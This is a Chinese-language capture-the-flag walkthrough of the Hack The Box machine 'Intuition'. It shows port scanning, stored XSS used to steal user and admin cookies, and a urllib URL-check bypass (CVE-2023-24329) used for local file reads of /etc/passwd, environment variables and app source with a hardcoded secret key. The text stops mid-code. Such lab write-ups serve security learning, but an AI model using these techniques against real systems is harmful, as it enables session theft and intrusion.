HTB - Intuition
user.txt
Enumeration
nmap
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 05:44 EDT NSE: Loaded 156 scripts for scanning. NSE: Script Pre-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 05:44 Completed NSE at 05:44, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 05:44 Completed NSE at 05:44, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 05:44 Completed NSE at 05:44, 0.00s elapsed Initiating Ping Scan at 05:44 Scanning 10.129.230.246 [4 ports] Completed Ping Scan at 05:44, 0.10s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 05:44 Completed Parallel DNS resolution of 1 host. at 05:44, 0.17s elapsed Initiating SYN Stealth Scan at 05:44 Scanning 10.129.230.246 [65535 ports] Discovered open port 80/tcp on 10.129.230.246 Discovered open port 22/tcp on 10.129.230.246 SYN Stealth Scan Timing: About 45.67% done; ETC: 05:45 (0:00:37 remaining) Warning: 10.129.230.246 giving up on port because retransmission cap hit (2). Completed SYN Stealth Scan at 05:45, 67.06s elapsed (65535 total ports) Initiating Service scan at 05:45 Scanning 2 services on 10.129.230.246 Completed Service scan at 05:45, 6.38s elapsed (2 services on 1 host) NSE: Script scanning 10.129.230.246. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 05:45 Completed NSE at 05:45, 4.85s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 05:45 Completed NSE at 05:45, 0.90s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 05:45 Completed NSE at 05:45, 0.00s elapsed Nmap scan report for 10.129.230.246 Host is up, received echo-reply ttl 63 (0.17s latency). Scanned at 2024-05-31 05:44:31 EDT for 80s Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA) | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLS2jzf8Eqy8cVa20hyZcem8rwAzeRhrMNEGdSUcFmv1FiQsfR4F9vZYkmfKViGIS3uL3X/6sJjzGxT1F/uPm/U= | 256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519) |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFj9hE1zqO6TQ2JpjdgvMm6cr6s6eYsQKWlROV4G6q+4 80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu) |_http-title: Did not follow redirect to http://comprezzor.htb/ |_http-server-header: nginx/1.18.0 (Ubuntu) | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 05:45 Completed NSE at 05:45, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 05:45 Completed NSE at 05:45, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 05:45 Completed NSE at 05:45, 0.00s elapsed Read data files from: /usr/bin/../share/nmap Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 79.86 seconds Raw packets sent: 67510 (2.970MB) | Rcvd: 67516 (2.701MB)
subdomain
1 2 3 Found: auth.comprezzor.htb Status: 302 [Size: 199] [--> /login] Found: dashboard.comprezzor.htb Status: 302 [Size: 251] [--> http://auth.comprezzor.htb/login] Found: report.comprezzor.htb Status: 200 [Size: 3166]
subdict
1 2 3 4 5 6 Target: http://comprezzor.htb/ [05:48:54] Starting: Task Completed
由於看到了 Port 80
所以先進去看他提供什麼服務

看起來沒什麼特別的上傳檔案上去使用服務後沒看到特別能利用的點所以來查看一下子網域的部分
http://report.comprezzor.htb/
XSS Injection


這邊有趣多了看起來是一個回報bug的平台,然後管理員回來看有那些問題先觀察一下Response

看起來沒問題,所以直接丟一個xss看看能不能拿到cookies
結果異常的順利,這邊拿到一個不知道是誰的cookies
既然有了cookies那就直接去剛剛的子網域使用看看
http://dashboard.comprezzor.htb/


登陸進去了,似乎是剛剛回報畫面的後台這邊我注意到Report Title好像會直接顯示在畫面上Priority這個設定似乎會影響管理員處裡的優先級
所以這次我把 XSS 的 Payload 直接放在標題上

本來想直接進入後台把我提出的report優先級上升但發現向上圖那樣,假如我直接讀取頁面的話會吃到自己的Payload所以我利用api的功能用GET的方式直接傳送命令
我的Report編號是22
這樣直接傳給後台

然後就拿到管理員的cookie

解碼一下看是不是管理員的cookie
LFI & Python URL bypass

來到後台看到一個很有趣的功能他會把一個讀取到的html轉換成PDF

於是乎就先試試看能不能觸發RFI,先讓他連到我的伺服器

用 nc 去聽聽看拿到甚麼資訊
只傳來一個header和一個cookie
不過更感興趣的是他的UA是python的一個庫Python-urllib/3.11
除了得知後台是python伺服器以外去查查看這個版本的urllib有啥漏洞
CVE-2023–24329

簡單來講就是在URI前面加一個空格件就能繞過安全性檢查就能使用這個LFI漏洞所以接下來就可以用這個漏洞來enumeration本地資料
/etc/passwd
使用者枚舉
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin avahi:x:105:110:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin
/proc/self/environ
環境變數枚舉
1 2 3 HOSTNAME=web.localPYTHON_PIP_VERSION=22.3.1HOME=/rootGPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696DPYTHON_GET_PIP_URL=https://github.com/pypa/get- pip/raw/d5cb0afaf23b8520f1bbcfed521017b4a95f5c01/public/get-pip.pyPATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binLANG=C.UTF- 8PYTHON_VERSION=3.11.2PYTHON_SETUPTOOLS_VERSION=65.5.1PWD=/appPYTHON_GET_PIP_SHA256=394be00f13fa1b9aaa47e911bdb59a09c3b2986472130f30aa0bfaf7f3980637
/proc/self/cmdline
這個python執行路徑和檔案名稱的枚舉
透過上面剛剛那些枚舉沒得到太多有用的資訊不過倒是能透過這個程式看能不能找到更有用的訊息
app.py
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 from flask import Flask, request, redirect from blueprints.index.index import main_bp from blueprints.report.report import report_bp from blueprints.auth.auth import auth_bp from blueprints.dashboard.dashboard import dashboard_bp app = Flask(__name__) app.secret_key = "7ASS7ADA8RF3FD7" #應該是加密cookie? app.config['SERVER_NAME'] = 'comprezzor.htb' app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024 # 限制文件大小為 5MB ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx'} # 根據需要添加更多允許的文件擴展名 app.register_blueprint(main_bp) app.register_blueprint(report_bp, subdomain='report') app.register_blueprint(auth_bp, subdomain='auth') app.register_blueprint(dashboard_bp, subdomain='dashboard') if __name__ == '__main__': app.run(debug=False, host="0.0.0.0", port=80)
auth.py
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 from flask import Flask, Blueprint, request, render_template, redirect, url_for, flash, make_response from .auth_utils import * from werkzeug.security import check_password_hash app = Flask(__name__) auth_bp = Blueprint('auth', __name__, subdomain='auth') @auth_bp.route('/') def index(): return redirect(url_for('auth.login')) @auth_bp.route('/login', methods=['GET', 'POST']) def login(): if request.method == 'POST': username = request.form['username'] password = request.form['password'] user = fetch_user_info(username) if (user is None) or not check_password_hash(user[2], password): flash('Invalid username or password', 'error') return redirect(url_for('auth.login')) serialized_user_data = serialize_user_data(user[0], user[1], user[3]) flash('Logged in successfully!', 'success') response = make_response(redirect(get_redirect_url(user[3]))) response.set_cookie('user_data', serialized_user_data, domain='.comprezzor.htb') return response return render_template('auth/login.html') @auth_bp.route('/register', methods=['GET', 'POST']) def register(): if request.method == 'POST': username = request.form['username'] password = request.form['password'] user = fetch_user_info(username) if user is not None: flash('User already exists', 'error') return redirect(url_for('auth.register')) if create_user(username, password): flash('Registration successful! You can now log in.', 'success') return redirect(url_for('auth.login')) else: flash('Unexpected error occurred while trying to register!', 'error') return render_template('auth/register.html') @auth_bp.route('/logout') def logout(): pass # 註冊 Blueprint app.register_blueprint(auth_bp) if __name__ == '__main__': app.run(debug=False, host="0.0.0.0", port=80)
dashboard.py
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 from flask import Blueprint, request, render_template, flash, redirect, url_for, send_file from blueprints.auth.auth_utils import admin_required, login_required, deserialize_user_data from blueprints.report.report_utils import ( get_report_by_priority, get_report_by_id, delete_report, get_all_reports, change_report_priority, resolve_report ) import random import os import pdfkit import socket import shutil import urllib.request from urllib.parse import urlparse import zipfile from ftplib import FTP from datetime import datetime dashboard_bp = Blueprint('dashboard', __name__, subdomain='dashboard') pdf_report_path = os.path.join(os.path.dirname(__file__), 'pdf_reports') allowed_hostnames = ['report.comprezzor.htb'] @dashboard_bp.route('/', methods=['GET']) 